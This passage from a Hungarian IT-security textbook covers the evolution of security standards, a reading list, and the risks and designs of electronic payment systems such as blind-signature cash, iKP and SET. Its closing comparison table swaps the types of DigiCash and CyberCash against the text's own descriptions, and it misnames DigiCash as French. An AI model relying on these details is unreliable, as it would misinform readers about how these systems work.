Az informatikai szabványok kialakulásában szoros összefüggéseket lehet észrevenni. A legkorábbi ajánlást az Egyesült Államok Védelmi Minisztériuma dolgozta ki TCSEC néven, majd ezt követte az Európai Közösség ITSEC ajánlása, amely erősen követi a TCSEC filozófiáját. Mindkettő csak az informatikai rendszerek logikai védelmével, a biztonság funkcionális és minősítési követelményeivel foglalkozik, és nem térnek ki az adminisztratív és fizikai védelemre, a szervezeti és személyi biztonság kérdéseire. Elsősorban az informatikai rendszerek gyártóinak adnak védelmet oly módon, hogy lehetőséget teremtenek a kereskedelembe kerülő informatikai termékek biztonsági minősítésére. Nem tartalmaznak megfelelő, részletesen kidolgozott követelményeket az informatikai rendszereket üzemeltető, felhasználó szervezetek számára.

A Common Criteria (CC) esetében ez a szemlélet alapvetően nem változik, de a biztonsági követelmények és funkciók leírása sokkal árnyaltabb, így lehetőség adódik pontosabb védelmi profilok meghatározására, a kifejezetten biztonsági termékek, például tűzfalak mélyebb és korrektebb minősítésére. [CC]

6.3.10 Felhasznált és ajánlott irodalom

- Horváth László, dr. Lukács György, dr. Tuzson Tibor, Vasvári György: Informatikai Biztonsági Rendszerek, BMF – Ernst&Young, Budapest, 2001.
- Vasvári György: Biztonsági rendszerek szervezése, Pro–Sec Kft., Budapest, 1997
- Muha Lajos, dr. Papp György: Az informatikai biztonság kézikönyve, Dashöfer Holding, Ltd.
- Andrew S. Tannenbaum: Számítógéphálózatok, Panem, 2004.
- Othmar Kyas: Számítógépes hálózatok biztonságtechnikája, Kossuth, 2000.
- Erdősi Péter: Mégis, kinek a felelőssége? Gondolatok az elektronikus aláírás és a felelősség vállalása körül, Magyar Posta Rt.

  `http://nws.iif.hu/ncd2003/docs/phu/PHU-107.htm`
- Miniszterelnöki Hivatal Informatikai Koordinációs Iroda szerverén elérhető anyagok:

  - Informatikai biztonsági módszertani kézikönyv
    http://www.itb.hu/ajanlasok/a8/
  - Az informatikai stratégia irányításának irányelvei
    http://www.itb.hu/ajanlasok/a2/
  - Klimkó Gábor, Fövényi Zsolt, Kincses László, Kiss József, Kun László, Molnár Bálint, Skobrics Tibor: Informatikai stratégiai tervezés a gyakorlatban
    http://www.itb.hu/ajanlasok/a3/

- Bodlaki Ákos, Csernay Andor, Mátyás Péter, Muha Lajos, dr. Papp György, Vadász Dezsõ: Informatikai rendszerek biztonsági követelményei, Miniszterelnöki Hivatal Informatikai Koordinációs Iroda Budapest, 1996.
- Dániel Szabolcs: Internetes informatikai biztonsági projekt egy nagy pénzintézetnél,
  http://www.kfki.com/hu/kfkilato/
- Várkonyi László (LNX): A hálózati biztonság újdonságai,
  http://www.kfki.com/hu/kfkilato/
- Szlankó János, Bőgel György, Krauth Péter: Magyar gazdasági informatika: Közelebb az aranykorhoz? (előadás),
  http://www.kfki.com/hu/kfkilato
- Pásztor Miklós: Fenyegetettség és védekezés a hálózaton,
  http://www.mek.iif.hu/porta/szint/muszaki/szamtech/wan/netwshop/netwsh99/pasztor.hun
  http://tinyurl.com/ytpr3
- Dravecz Tibor, Párkányi Balázs: Hogyan védjük hálózatra kötött számítógépes rendszereinket?
  http://www.mek.iif.hu/porta/szint/muszaki/szamtech/wan/fuzetek/vedelem/vedelem.htm
  http://tinyurl.com/2zlwc
- Bakay Árpád: „Az ellenség köztünk van” - biztonság az Intraneten,
  http://www.mek.iif.hu/porta/szint/muszaki/szamtech/wan/netwshop/netwsh99/bakay.hun
  http://tinyurl.com/2o4h6
- Dr. Takács Antal: Információtechnológia és vállalati stratégia,
  http://www.mek.iif.hu/porta/szint/muszaki/szamtech/rendszer/itstrat.hun
  http://tinyurl.com/2ve7v
- Stratégiai Tervezés Albizottság (STEA): eÖnkormányzat, eBiztonság, eKormányzat, eAláírás, eEsély stb.
  http://193.6.108.12/anyagok/stea/Mits/
- Egyenruhát kap a kormányzati Internet,
  http://www.magyarorszag.hu/hirek/tudomany/ajanlas20040112.html

- The University of Texas-Pan American, Information Security Office: Policy for the Use and Protection of Info Resources, Computer and Information Technology Use Policy, Info Security Incident Hanadling Policy, Server Management Policy,

  http://infosecurity.panam.edu/official.htm

- National Institute of Standards and Technology (NIST): Standards for Security Categorization of Federal Information and Information Systems,

  http://www.securityfocus.com/data/library/FIPS-PUB-199-final.pdf

- S.K.PARMAR, Cst, N.Cowichan Duncan RCMP Det: An Introduction to Security, Security Manual,

  http://downloads.securityfocus.com/library/

- E-Commerce Advisory Council: "If I'm so empowered, why do I need you?" Defining Government's Role in Internet Electronic Commerce

  http://www.securityfocus.com/data/library/ecommerce/reports/CalECommerceReport.pdf

  http://tinyurl.com/3dxmf

- Philippe Baudouin: Conditions for the Development of New Ways of Working and Electronic Commerce in France,

  http://www.ecatt.com/country/france/inhalt_fr.htm

- Information Technology Laboratory – Computer Security Division, Computer Security Resource Center (CSRC), Common Criteria (CC),

  http://csrc.nist.gov/cc/CC-v2.1.html

6.4 Elektronikus fizetések különböző hálózati csatornákon

Ez a fejezet az elektronikus fizetési módszerek használatából eredő kockázatokra kíván rávilágítani. Bemutatjuk az elvárásokat, a problémákat, valamint a megoldási lehetőségeket és az ezeket jelenleg még nem alkalmazó jelenleg használatos megoldásokat.

6.4.1 Az ideális fizető-rendszer

A mindennapos életben megszoktuk, hogy többnyire készpénzzel, vagy bankkártyával fizetünk. Ezeket a módszereket ismerjük, ragaszkodunk hozzájuk, és nehezen fogadunk el újabbakat. Az elektronikus fizetés elterjedését tovább nehezíti az általános bizalmatlanság, ami érthető is, ha pl. olyan emberekkel kell üzletelnünk, akikkel még csak nem is találkozunk, ráadásul mindehhez sokszor olyan kommunikációs közeget – az Internetet – kell használnunk, amely köztudottan nem biztonságos.

Mindezek alapján az ideális fizetőrendszernek az alábbi elvárásokat kell teljesítenie:

- legyen megbízható, biztonságos, és ne csak keltse a biztonságérzetet, (bár a jelen tapasztalatok szerint sajnos elég tud lenni az is, ha az emberek nem tudják, hogy pl. veszélynek teszik ki bankszámlájukat minden egyes alkalommal, amikor bankkártyával fizetnek, hiszen a terminálnak minden olyan adatot kiadnak magukról

– a kártyán tárolt információ és a PIN kód –, amely alapján bárki pénzt emelhet le a számlájukról)

- kényelmesen és gyorsan használható legyen, ugyanis senki sem szeretné a jelenleg használt fizetési módokat bonyolultabbra, áttekinthetetlenebbre cserélni,
- lehetőleg legyen hordozható, ne csak az asztali PC és a vezetékes Internet kapcsolat mellett ülve működjön,
- a felhasználói felület tekintetében legyen egységes, ugyanúgy fizethessenek az emberek a legkülönbözőbb körülmények között és eszközök használatával is; ne kelljen külön módszert megtanulni, ha az Interneten vásárolunk, ha a boltban fizetnénk, vagy ha az autópályán fizetünk a megtett kilométerek után, illetve a fizetéshez használt berendezések kezelői felülete legyen egységes.

Az utolsó ponthoz kötődik azon helyzeteknek a listája, amelyekben az ideális elektronikus fizető-rendszernek működnie kellene:

- Jelenleg elektronikus fizetés alatt leginkább az Interneten, illetve WAP oldalakon keresztül történő vásárlást értik. Ez esetben a vásárló és a kereskedő a szerződéskötés során nem találkoznak személyesen, akár a világ távoli pontjain is lehetnek. A vásárló böngésző-programja segítségével válogat a nyújtott termékek és szolgáltatások között, összeállítja a megrendelni kívánt kosarat, majd jóváhagyja a megrendelést. Jelenleg a fizetést többnyire valamilyen, a hétköznapi életben használt módszer egyfajta adaptációjával oldják meg, pl. utánvéttel vagy dombornyomott bankkártya adatainak megadásával.
- Egy másik felhasználási terület az, amikor egy boltban vásárol az ügyfél, majd a pénztárnál fizet. Ebben az esetben a pénztárgép átküldi a számlát az elektronikus pénztárcának, majd a tulajdonos jóváhagyására megtörténik a kifizetés.
- A harmadik alkalmazási terület tipikus micro-payment megvalósítás. Ilyen esetben az elektronikus pénztárca egy szolgáltatás igénybevétele alatt rendszeresen teljesít kisebb összegű kifizetéseket. Ide tartozik az audio-on-demand vagy video-on-demand, amikor is az ügyfél pontosan annyit fizet, amekkora részt meghallgatott, illetve megnézett a kiválasztott anyagból. Hasonló eset, amikor az autópályán vagy tömegközlekedési járművön a megtett kilométerek vagy megállók után fizetünk.
- Az elektronikus pénztárca alkalmas lehet elektronikus jegyek távoli vásárlására, tárolására és a helyszínen történő beváltására is.

A fenti feltételek alapvetően két módon teljesíthetőek:

- A jelenleg használt bankkártyák új generációja már nem csak egyszerű adathordozó mágneskártya, hanem intelligens kártya lesz, amelynek bevezetését a főbb bankkártya rendszerek üzemeltetői, a Visa és a Mastercard 2005-ig minden banknak előírt. Ezek a készülékek képesek elektronikus aláírással hitelesíteni az egyes kifizetések számláit, amelyet csak a helyes elektronikus aláírás mellett lesznek hajlandóak a bankok teljesíteni. A számla digitális aláírása megtörténhet az új generációs POS terminálokon, hasonlóan ahhoz, ahogy a jelenlegi bankkártyákkal fizetünk, ám ugyanígy használhatók ezek a kártyák távoli, pl. Internetes megrendelések esetén is, amennyiben az ügyfél számítógépéhez csatlakoztattak intelligens kártyák olvasására alkalmas berendezést. A módszer előnye, hogy a jelenlegi fizetési módoknál sokkal nagyobb biztonságot nyújt, hiszen a kifizetések hitelesítésére használható adat nem kerül ki, megjelenésében pedig teljesen hasonlít

a jelenlegi bankkártyákra, így az ügyfelek várhatóan könnyebben fogadják majd el. Hátránya viszont felépítésében rejlik: nem képes tulajdonosával direkt módon kommunikálni, így a felhasználó nem tudhatja, hogy a kártya valóban ugyanazokat a számlaadatokat írja-e alá, mint amit a terminál kijelzője vagy a pénztárgép megjelenít. További probléma, hogy a fizetés létrejöttéhez többnyire galvanikus kapcsolatra van szükség, hiszen a kártya ezen keresztül kapja meg a működéséhez szükséges energiát, illetve a tulajdonos is csak a POS terminálon keresztül képes kommunikálni elektronikus pénztárcájával. Léteznek ugyan már közelítő-kártyák, ám ezek hatótávolsága mindössze néhány centiméter, így több fizetési szituáció még ezek által sem valósítható meg, valamint e technológiával mind a kártya, mind a leolvasó meglehetősen drága.

- A hordozható intelligens berendezések, az intelligens mobil telefonok és kézi-számítógépek (PDA-k) elterjedése egy másik módszer használatát is lehetővé teszi. A technológiák napjainkban megfigyelhető konvergenciájának hála ezeknek a kis készülékeknek a tudása és képességei egyre inkább kitolódik. A legmodernebb típusok már egész komoly számítási kapacitással és memóriával rendelkeznek, valamint képesek akár több különböző vezeték nélküli, nagyobb távolságokat is áthidalni képes kommunikáció használatára (IrDA, Bluetooth, WiFi, GSM, GPRS, WCDMA stb.). Ezek a berendezések – ellentétben az intelligens kártyákkal - saját közvetlen kommunikációs felülettel, képernyővel, billentyűzettel vagy más beviteli eszközzel rendelkeznek, ezért képesek megjeleníteni a számla adatait, így tulajdonosuk nem vakon hagyja jóvá a tranzakciókat. További előnyük, hogy sokkal kényelmesebb felhasználói felület kialakítását teszik lehetővé. Hátrányuk az lehet, hogy méretük mindig meg fogja haladni a bankkártyákét és intelligens kártyákét, ám már a napjainkban is kaphatók kereskedelmi forgalomban olyan típusok, amelyek elférnek egy átlagos ingzsebben is.

Egy ilyen szabványos, bármilyen körülmények között szabadon, kényelmesen és egységes módon használható elektronikus fizetési rendszer kialakítását könnyíti a 3. generációs telekommunikációs rendszerek fejlesztése és közeljövőben történő bevezetése is, ugyanis ezek a rendszerek ugyanannak a TCP/IP kommunikációs protokollnak a használatát teszik lehetővé, amelyet jelenleg a számítógépes hálózatok használnak, és amely az Internetes kommunikáció alapja. Ilyen módon a mobil készülékeknek már nem kell speciális protokollokat használniuk, nem igénylik, hogy a különböző alkalmazások számára sajátos „mobil” protokoll-változatokat kelljen kidolgozni (pl. a WAP tulajdonképpen a HTTP és az SSL/TLS protokollok „mobillá tett” megfelelői).

6.4.2 Megoldandó problémák

Fizetőeszköz hamisíthatósága

Virtuális bankjegy alkalmazása esetén biztosítani kell, hogy fizetőeszközt éppúgy ne hozhasson senki illetéktelen módon létre, mint ahogyan ez ellen a valódi bankjegyeket is védik. A fizikai formában létező bankjegyek hamisítása ellen speciális, nehezen és drágán beszerezhető papírok, festékek, technológiák alkalmazásával védekeznek, amelyek előállítása így nehéz és nem kifizetődő, ám fontos szempont volt, hogy ellenőrzésük egyszerűen megvalósítható legyen.

A probléma valamivel nehezebb a virtuális bankjegyek esetében, ugyanis a digitális adatok sérülés nélkül, teljes egészében reprodukálhatók, másolhatók, ami ráadásul egyáltalán nem költséges eljárás. Könnyebbséget nyújt azonban a számítógépes környezet, amely egészen

újszerű védelmi módszerek használatának lehetőségét kínálja, mint a megbízhatóan ellenőrizhető digitális aláírások vagy a vak aláírás lehetősége.

Fedezet és hitelesség ellenőrzése

Ha valaki készpénzzel fizet, ellenőrizni kell, hogy a kapott bankjegyek hitelesek-e, azaz valóban az erre feljogosított szervezet bocsátotta-e ki azokat. Elektronikus fizetőeszköz esetén – a másolhatóság miatt – azt is ellenőrizni kell, hogy valóban csak egyetlen példányban létezik-e, azaz korábban nem költötték-e már el azt.

Egy másik fizetési lehetőség, ha csekkhez hasonló módon felhatalmazást ad a kötelezett fél, amely bemutatása ellenében a bankja teljesíti az kifizetést. Csekkek esetében nagyon fontos, hogy a bank meggyőződhessen arról, valóban ügyfele hagyta jóvá a kifizetést, és a kifizetési megbízás paraméterei nem változhattak meg ügyfele tudta nélkül. Fizikai világunkban ezt a védelmet azáltal valósítják meg, hogy a csekket alá kell írni, valamint nem fogadhatnak el a bankok javított csekket, miközben a papír anyaga és mintázata igyekszik lehetetlenné tenni a javítások eltusolását. Elektronikus csekkek, vagy kifizetési megbízások esetében a helyzet szerencsére egyszerűbb: az elektronikusan aláírás egyszerre védi a csekk adatait és szavatolja hitelességét. Probléma lehet azonban, hogy nem ismeretes a csekk kiállításakor a befogadó fél előtt, ténylegesen van-e fedezet a csekk mögött, beváltható lesz-e a kapott csekk.

Mindkét esetben on-line kapcsolatra lenne szükség a fizetés helyén a terhelt fél bankja irányába, ugyanis e nélkül nem ellenőrizhető megbízhatóan, hogy a virtuális bankjegyet elköltötték-e már, illetve az elektronikus csekk mögött van-e fedezet. Sajnos az on-line kapcsolat sok esetben költséges, sőt esetenként nem is valósítható meg, ami növeli a befogadó fél kockázatát.

Anonimitás

A mindennapos életben fizethetünk készpénzzel, vagy valamilyen banki átutaláson alapuló egyéb módszerrel: bankkártyával, hitelkártyával, csekkel stb. Ezek között jelentős különbség, hogy amint a szólás is állítja: a pénznek nincs szaga, azaz nem derül ki róla honnan, vagy hogyan szereztük, nem követhető, nem állapítható meg a vezetett nyilvántartások alapján, hogy hol, mikor és mire költöttük el. Nem mondható el mindez a banki átutalásokról. Ugyanez a kettősség fennáll az elektronikus fizetési módszerek között is: a virtuális bankjeggyel történő fizetés esetén az elektronikus pénz beváltásakor nem lehet megállapítani, hogy azt korábban kinek a számlájáról levont összeg alapján állította ki a kibocsátó pénzintézet, míg ha elektronikus aláírással igazoljuk, hogy a terhelést elfogadjuk, a banki átutalások nyilvántartásából követhetőek lesznek pénzmozgásaink és vásárlási szokásaink.

Letagadhatatlanság

A fizetés megtörténtét szükségszerű, hogy ne tagadhassa le az elfogadó fél, illetve ne igazolhassa valótlanul az adós fél sem. A vitás helyzetek objektív rendezése érdekében elkerülhetetlen, hogy harmadik, a tranzakcióban részt nem vevő fél – pl. bíróság – előtt is letagadhatatlanul bizonyítani lehessen, hogy a fizetés megtörtént-e.

Készpénzes fizetés esetén nyugtát vagy készpénzes számlát szokás kérni, ez igazolja, hogy az összeget kifizettük, azt átvették, ezáltal jogosultak vagyunk az ellenszolgáltatásra. Banki tranzakció esetén is kell számlát adni, valamint a banki számlakivonat is igazolja a fizetést. De mi a helyzet az elektronikus világban?

Virtuális pénz használata esetén problémás lehet már az is, hogy a felek megállapítsák, valóban sikerült-e átadni a pénzt (lásd. Bizánci probléma), és ráadásul ezt olyan módon kell megtenniük, hogy a protokoll eredménye akár harmadik fél előtt is bizonyítóerejű legyen.

Bizánci probléma

A fizetési tranzakció a felek szándékának megfelelően veszi kezdetét, ám valójában csak akkor záródhatna le, amikor minkét fél biztos abban, hogy a másik oldal is teljesítette a tranzakció által rá ruházott kötelességét. Amennyiben ugyanis ha csak a fizető fél hiszi sikertelennek a tranzakciót, nem csökkenti egyenlegét, így pénz keletkezik, ellenben ha a fogadó oldal hiszi azt sikertelennek, akkor az összeget nem írja jóvá, az egyszerűen elvész.

Készpénz használata esetén a helyzet egyszerű: a pénz egyszerűen fizikailag cserél gazdát, így nem osztódhat, vagy tűnhet el. Banki tranzakcióknál azonban a helyzet bonyolultabb: a pénzintézetek saját nyilvántartást, saját adatbázist vezetnek, amelyeket párhuzamosan kell változtatni, így azok között inkonzisztencia lépne fel, ha a felek az átutalás sikerességét eltérően állapítanák meg. Jelenleg Magyarországon ezt a problémát kielégítően a GIRO rendszer képes megoldani, amely napi rendszerességgel gyűjti össze a bankoktól az átutalások adatait, központilag rendszerezi azokat, majd szétküldi a reggeli nyitáshoz azok eredményét. Ilyen központosított rendszer gyakorlatilag megvalósíthatatlan az elektronikus fizetések esetében.

Elektronikus fizetést feltételezve a felek akár nagy távolságra is lehetnek egymástól, így valamilyen kommunikációs protokoll segítségével kell megállapodniuk. A probléma más súlyú, ha feltételezzük, hogy minden üzenetet el tud fogni a támadó – azaz befolyásolja az üzenetküldések útvonalát, ami technológiailag megoldható TCP/IP alapú hálózatokban –, illetve ha véletlenszerű, hogy egy-egy üzenetről tudomást szerez-e vagy sem.

A biztonságtechnika jelenlegi állása szerint képesek vagyunk nagy megbízhatósággal érzékelni, ha egy üzenet tartalmát megváltoztatták, erre alkalmasak a digitális aláírások és MAC (Message Authentication Code) alkalmazása, védhetjük az üzenetek tartalmát rejtjelezéssel, miközben a kulcsok törése ellen rendszeresen cserélhetjük a kódoló kulcsot, ám nem megoldott az üzenetvesztés problémája. Amennyiben feltételezzük, hogy a támadó minden üzenetet észlel és ismeri a kommunikációs protokollt – nyilvánosságra nem hozott protokollt a szakma nem is ismer el –, bármit teszünk, mindig lesz olyan üzenet, amit elfoghat, és ezáltal meghiúsíthatja a megállapodást, tehát a probléma ez esetben *elméletileg és gyakorlatilag is megoldhatatlan*. Ha véletlenszerű, hogy mely üzenetekről szerez tudomást a támadó, a helyzet sokkal egyszerűbb: a kommunikációs közeget úgy kell kezelnünk, mintha egy magas csomagvesztési aránnyal működő csatorna lenne, így ennek megfelelő hibajavítást és/vagy protokollt alkalmazva a sikertelenség valószínűsége tetszőlegesen alacsony határ alá csökkenthető. Másképp megfogalmazva, tetszőleges protokoll esetén lesz elméletileg olyan kis valószínűségű eset, amikor nem járunk sikerrel, ám gyakorlatban a kockázatnak van egy elviselhetően alacsony értéke, amit mindig teljesíteni tudunk.

Berendezések korlátai

A kiválasztásra kerülő algoritmusok esetében vizsgálni kell azok számítási kapacitás és tárigényét, ugyanis az elektronikus fizetés során előnyt élveznek a hordozható kézi-berendezések, amelyek méret és fogyasztásbeli korlátjaik révén az asztali számítógépeket alulmúlják e képességek terén. Emiatt tehát gondosan kell megválasztani a fizetési rendszer által használható algoritmusok körét, amelyek között kell szerepelnie olyanoknak is, amelyek ezeken a csökkentett kapacitású berendezéseken is megvalósítható, így pl. a nyilvános kulcsú rejtjelezés során mindenképp foglalkozni kell az újabban megjelent, és éppen csökkentett számításigényük révén felkapott algoritmusokkal is, mint az ECC, XTR, NTRU stb.

A fizetési protokollok kialakítása során is figyelembe kell venni azt, hogy a fizetési szituációk többsége során valamilyen vezeték nélküli kommunikációs formát szükséges használni, hiszen az ideális elektronikus pénztárca valamilyen mobil, zsebben elférő berendezésnek kell lennie. A

jelenleg elérhető mobil berendezések – intelligens telefonok és PDA-k – mind egyedi csatlakozó-felülettel rendelkeznek, így galvanikus kapcsolat használata nem megvalósítható. Maradnak a vezeték nélküli technológiák, az IrDA, Bluetooth és WiFi megvalósítások, ám az ezek által biztosított sávszélesség korlátos, nem teszik kifizetődővé nagyméretű adatcsomagok továbbítását, így a kommunikációs közeg korlátait is számításba kell venni.

6.4.3 Módszerek

Az alábbiakban két, alapvetően különböző módszer kerül ismertetésre. Összehasonlításuk nagyon nehéz, mindkettőnek megvan a saját optimális felhasználási területe. Sajnos egyik sem képes önmagában lefedni a kívánt alkalmazási területeket és e módszerek kombinációjára eddig még nem találtak ki megoldást.

Virtuális bankjegy

Az első módszer a valódi bankjegyeket próbálja elektronikus környezetben utánozni. A vásárlónak először pénzt kell áttöltenie bankszámlájáról elektronikus pénztárcájába. Ez a művelet az egész módszer kulcsa, alapja pedig az úgynevezett vak aláírás. Az ügyfél véletlenszerűen sorsolja az igényelt bankjegyek sorozatszámát, majd elfedi azok értékét egy másik véletlen számmal. A bank a kódolt sorszámokat és az igényelt címleteket kapja meg, majd a címletnek megfelelő titkos kulcsával aláírja a kapott sorszámot, ezt küldi vissza az ügyfélnek. Az ügyfél, ismerve a fedőkódot, dekódolja a sorozatszámot, amelyen ezután stimmelnie kell a bank digitális aláírásának. Fizetéskor a vásárló egyszerűen átadja a banktól kapott aláírt bankjegyeket, amelyeket később a kereskedő be tud váltani, ekkor kerül a megfelelő összeg a saját bankszámlájára.

Az elsődleges előnye az eljárásnak a fizető anonimitásának megtartása: mivel a bank nem ismeri az ügyfél által sorsolt sorozatszámot, beváltáskor sem tudja beazonosítani, melyik ügyfelének állította ki az adott elektronikus bankjegyet. A bankjegyek hitelességét bárki képes ellenőrizni, aki ismeri a bank nyilvános kulcsát, míg hiteles bankjegy nem állítható elő a bank titkos kulcsának használata nélkül. Az ellenőrzés tehát off-line módon, költséges kommunikáció igénybevétele nélkül is megoldható.

Az egyetlen igazi nagy probléma az, hogy az elektronikus bankjegy, mint digitális adat egyszerűen másolható: az elektronikus bankjegyet akár többször is el lehet költeni anélkül, hogy az elfogadó helyek ezt észrevehetnék; csak a bankjegy hitelességét tudják vizsgálni, azt, hogy elköltötték-e már nem. A szélhámosság csak akkor derül ki, amikor ugyanazt a sorszámú bankjegyet egynél többen is megpróbálják beváltani, ellenben az elektronikus bankjegy előállításának anonimitása miatt az elkövetőt nem lehet tetten érni, így mind a bank, mind az elfogadó komoly kockázatot vállal.

Ez a módszer tehát kizárólag kisösszegű műveleteknél javasolt, ahol az okozható kár mértékének alacsony volta miatt a kockázat alacsony.

Elektronikus aláírással igazolt fizetési megbízás

A másik módszer arra hasonlít, mint amikor a vásárló aláír egy csekket, és azzal fizet. A számla összegét, mint kifizetési megbízást a vásárló digitálisan aláírja, majd az aláírt megbízás alapján a kereskedő lehívja az összeget a számlájáról. Ez olyan, mint egy szerződés. Mind a fizető, mind az elfogadó fél igazolhatja, akár harmadik fél előtt is a fizetés, illetve a fizetési kötelezettség-vállalás megtörténtét vitás esetben. A fedezet meglétének ellenőrzése hasonló módon történhet, mint a jelenlegi bankkártyás fizetések esetében.

Hátránya az anonimitás teljes elvesztése, valamint a digitális aláírás fizetés során történő elkészítésének számítás-igénye, esetleges lassúsága. Problémás lehet továbbá, hogy a számlát és a – pl. RSA használata esetén – nem kis méretű digitális aláírást továbbítani kell az elektronikus pénztárca és a fizető terminál között.

6.4.4 Megvalósított fizetőrendszerek

First Virtual

Az elektronikus fizetőrendszerek legelső generációját képviselő rendszer volt, bár nem terjedt el, napjainkban pedig már információt is alig találni róla. Annyi kideríthető azonban, hogy ez a módszer a tényleges fizetés lebonyolítását még az informatikai rendszeren kívül tartotta, tehát inkább csak a vevő és eladó közti kapcsolat létrehozásában játszott szerepet. Titkosítást és egyéb kriptográfiai algoritmust nem használt, tehát alig hasonlított a mai algoritmusokra.

CyberCash

A CyberCash eredetileg önálló kezdeményezés volt, majd nemrég felvásárolta a tanúsítvány-szolgáltatásáról ismertebb VeriSign. Sajnos erről a módszerről sem lehet túl sokat kideríteni az Interneten elérhető anyagok alapján, bár sejthető, hogy a kereskedő és a payment gateway közötti rejtjelezett és autentikált kapcsolaton keresztül kérdezheti le a kereskedő, hogy van-e kellő fedezet a vásárló számláján, illetve ezen keresztül kérheti az elköltött összeg leemelését. Ez a módszer elsősorban a bankkártyás fizetésekre emlékeztet, ahol is az eladó POS terminálja (itt ez a kereskedő szervere) jelentkezik be saját bankjuk megfelelő behívó vonalára (aminek megfelelője gyakorlatilag a CyberCash Payment Gateway), és a banki rendszeren keresztül bonyolítja le a fedezet-ellenőrzés és fizetés teendőit. A nyilvánosan elérhető leírásokból nem derül viszont ki, hogyan igazolhatja a kereskedő, hogy a vásárló valóban jóváhagyta a tranzakciót.

Ez a megoldás nem garantál anonimitást a vásárlás során, ám nagyon közel állva a jelenleg használt fizetési módszerekhez, könnyen megvalósítható és elfogadtatható lehet.

További információk:

`http://www.cybercash.com/`

DigiCash ECash

A francia DigiCash cég elektronikus fizetési módszere az ECash. Ez, ellentétben az előző kettővel, nem számla és digitális aláírás alapú rendszer, hanem elektronikus virtuális pénzérméket használ, amelyeket a kibocsátó pénzintézet vak aláírás segítségével hitelesít. A rendszer előnyei és hátrányai közvetlenül az implementált módszerből következnek, így lehetővé teszi az anonim fizetést, miközben a kiállított virtuális pénzérmék többszöri elköltése elleni védekezés megfelelő adatbázis üzemeltetését követeli meg a pénzintézetektől.

További információk:

`http://www.hsc.fr/ressources/veille/271095.html`

`http://www.di.unipi.it/~gervasi/ISLP9697/www.cli.di.unipi.it/~pratesil/progetto/bibliogr/D1igiCash%20ecash%20-%20about%20ecash`

Internet Keyed Payment Protocols

Az iKP protokoll-család az IBM nevéhez fűződik. A módszer alapvetően számla, hitelkártya és elektronikus csekk alapú fizetéseket támogat, amelyek esetében közös, hogy a vásárló elektronikus aláírásával hitelesíti a kifizetési megbízást, amely alapján a tényleges pénzmozgás off-line módon, a megszokott banki clearing rendszereken keresztül történik meg.

Jelenleg három konkrét protokoll képezi részét a családnak:

1KP: Az első protokoll gyakorlatilag a jelenleg is használt bankkártyás fizetést valósítja meg, azaz a vásárlót a bankkártya száma azonosítja, az autentikáció pedig a PIN kód megadásával történik. Az adatok ellenőrzése során a kereskedő és bankja rejtjelezett és autentikált TCPIP csatornán keresztül kommunikál. Az adatok így védetten utaznak tehát, ám észre kell venni, hogy semmivel sem biztonságosabb, mint a jelenleg használt mágnescsíkos kártyák, hiszen a vásárló kiad minden adatot magáról, amely ahhoz szükséges, hogy bárki, bármikor és bárhol vásárolhasson a nevében a bankszámlája terhére. Mivel ez esetben még aláírással sem köteles hitelesíteni a vásárló a POS terminál által nyomtatott fizetési riportot, ez a módszer nem képes harmadik fél előtt is bizonyítani a fizetés megtörténtét, illetve a számla jogos tulajdonosának tényleges közreműködését.

2KP: A második protokoll még mindig a hagyományos bankkártyás fizetésen alapul, ám itt a kereskedőnek már nyilvános kulcsú rejtjelezést használva kell azonosítania magát, és rejtjelezett kapcsolatot kell használnia a vásárlóval való kommunikáció során is, valamint hitelesítenie kell minden üzenetét, amelyek így már letagadhatatlanok. Jól érezhető, hogy a 2KP által megkövetelt biztonságos kommunikáció nélkül az 1KP használata kizárólag olyan esetekben javasolható, amikor a vásárló fizikailag jelen van a kereskedő boltjában – és a POS kommunikál a bankkal az Interneten keresztül –, míg a 2KP esetében már a hagyományos értelemben vett elektronikus kereskedelem, az Internetes on-line vásárlás is megvalósítható.

3KP: A harmadik protokoll felel meg gyakorlatilag a korábban említett, elektronikus aláírással hitelesített kifizetési megbízás módszerének, ugyanis ez már feltételezi, hogy a vásárló is képes magát nyilvános kulcsú rejtjelezés segítségével igazolni. Ebben az esetben már az összes üzenet hitelesítve van, azok nem letagadhatóak, valamint a fizetési megbízás hitelességét a megadott bankkártya-szám és PIN kód mellett a tulajdonos digitális aláírása is védi, amit ilyen formán már nem lehet a korábbi fizetések adatai alapján reprodukálni.

További információk:

`http://www.zurich.ibm.com/security/past-projects/ecommerce/iKP_overview.html`

`http://tinyurl.com/yrpgg`

Secure Electronic Transactions (SET)

A SET a VISA és a Mastercard közös elektronikus fizetési szabványa. Ez a protokoll is alapvetően számla alapú tranzakciókat és digitális aláírás alapján történő fizetést feltételez, ám a korábban említett módszereknél sokkal kidolgozottabb, sokrétűbb a specifikációja. Gyakorlatilag nyilvános kulcsú módszerekkel azonosítja a protokoll a kommunikáló feleket. A vásárló kezdeményezi a tranzakciót, a kereskedő először ellenőrizteti a vásárló azonosságát a payment gateway-vel, majd jóváhagyás esetén kezdeményezi a gateway-n a kifizetés lebonyolítását, miközben kiszolgálja a vásárlót. Az üzenetek rejtjelezettek és hitelesítettek, így a fizetések

megtörténte harmadik fél előtt is bizonyítható, ám a módszerből adódóan nem valósítható meg általa az anonim fizetés.

A dokumentáció három könyvre tagolódik. Az első könyv az üzleti aspektusát, és a háttérben működtetendő clearing rendszer problémáit tárgyalja. A második könyv már programozók, fejlesztők számára készült, technikai részleteket tartalmaz, amelyek alapján a protokollal kompatibilis implementációk készíthetők. A harmadik könyv tárgyalja a protokollokat a legbehatóbban, ez ugyanis kifejezetten kriptológusok számára készült; a leírás alapján tudományos alapossággal tanulmányozható a felhasznált algoritmusok és a protokoll által elérhető megbízhatóság, biztonság.

További információk:

`http://www.cl.cam.ac.uk/Research/Security/resources/SET/`

Rövid összehasonlítás

Az alábbi táblázatban olyan fizetési módszerek is szerepelnek, amelyekre eddig nem tértünk ki, ugyanis ezek működési mechanizmusa, megbízhatósága és képességei alapvetően az implementált eljáráson alapul.

Rendszer	Honlap	Típus	Biztonság és adatvédelem	Kereskedői kockázat
DigiCash (Cyberbucks)	`www.digicash.com`	Számla	Sem a bank, sem a kereskedő nem képes követni a vásárló tranzakcióit.	A fizetés azonnal megtörténik.
CyberCash	`www.cybercash.com`	virtuális pénz	A vásárló bankja részletes információkat kap a tranzakciókról, de a vásárló megőrzi anonimitását.	Fizetési garancia érkezik még mielőtt a kereskedő teljesítené a megrendelést.
Open Market	`www.openmarket.com`	virtuális pénz	Részletes információkkal rendelkezik a rendszer a tranzakciókról, de megőrzi a vásárló anonimitását.	A kereskedő választhatja ki a számára megfelelő fizetési módot; a kereskedő a felelős a kártya-tranzakciókért.
